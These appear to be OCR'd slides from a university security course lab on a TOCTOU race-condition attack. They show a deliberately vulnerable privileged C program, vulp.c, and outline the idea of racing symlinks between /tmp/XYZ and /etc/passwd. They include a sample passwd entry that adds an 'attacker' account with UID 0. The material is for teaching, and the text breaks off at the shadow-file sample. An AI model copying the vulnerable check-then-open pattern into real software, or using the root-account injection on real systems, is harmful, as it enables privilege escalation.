Race Condition Lab

COSC 458 – 647

Towson University

Overview

- **`vulp`** is a privileged program that is vulnerable to **race condition**.
  - TOCTOU vulnerability

- `vulp` gets user input and writes to file **/tmp/XYZ**
  - Assuming no overflow happens, so only RACE CONDITION.

Goal: We want to exploit ./vulp to write

1. Attacker's username (attacker) to /etc/password
2. Attacker's password (cosc458_647) to /etc/shadow

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




Overview




3. Writes to file

Overview




Overview




Overview


Repeat




Unlinks

Links







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


root
./vulp
1. Gets user input
/tmp/XYZ
2. Writes to file
Unlinks
Links
/etc/password

Explanation



vulp.c

```
#define DELAY 5000000

int main() {
  char * fn = "/tmp/XYZ";
  char buffer[300];
  FILE *fp;
  long int i;

 /* get user input */
  scanf("%300s", buffer );

if ( ! access(fn, W_OK) ) {

  /* simulating the delay */
  for (i=0; i< DELAY; i++)
    int a = i*i;

  fp = fopen(fn, "a+");
  fwrite("\n", sizeof(char), 1, fp);
    fwrite(buffer, sizeof(char), strlen(buffer), fp);
    fclose(fp);
  } else printf("No permission \n");
  return 1;
}
```

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
```


Race window

/etc/password



1. Username
2. Password (yes/no)
3. User ID (UID; Zero == root)
4. Group ID (GID)
5. User ID Info
6. Home directory
7. Command/shell

/etc/shadow



1. Username
2. Password (hashed)
3. Last password change
4. Minimum days
5. Maximum days
6. Warning days

Goals (1/2)

1. Write the attacker's username (attacker) to /etc/password

- Sample

```
attacker:x:0:1000:Nice Person,,,:/home/attacker:/bin/bash
```

User ID (UID): 0 (Zero) is reserved for root

Goals (2/2)

2. Write the attacker's password (cosc458_647) to /etc/shadow

- Sample

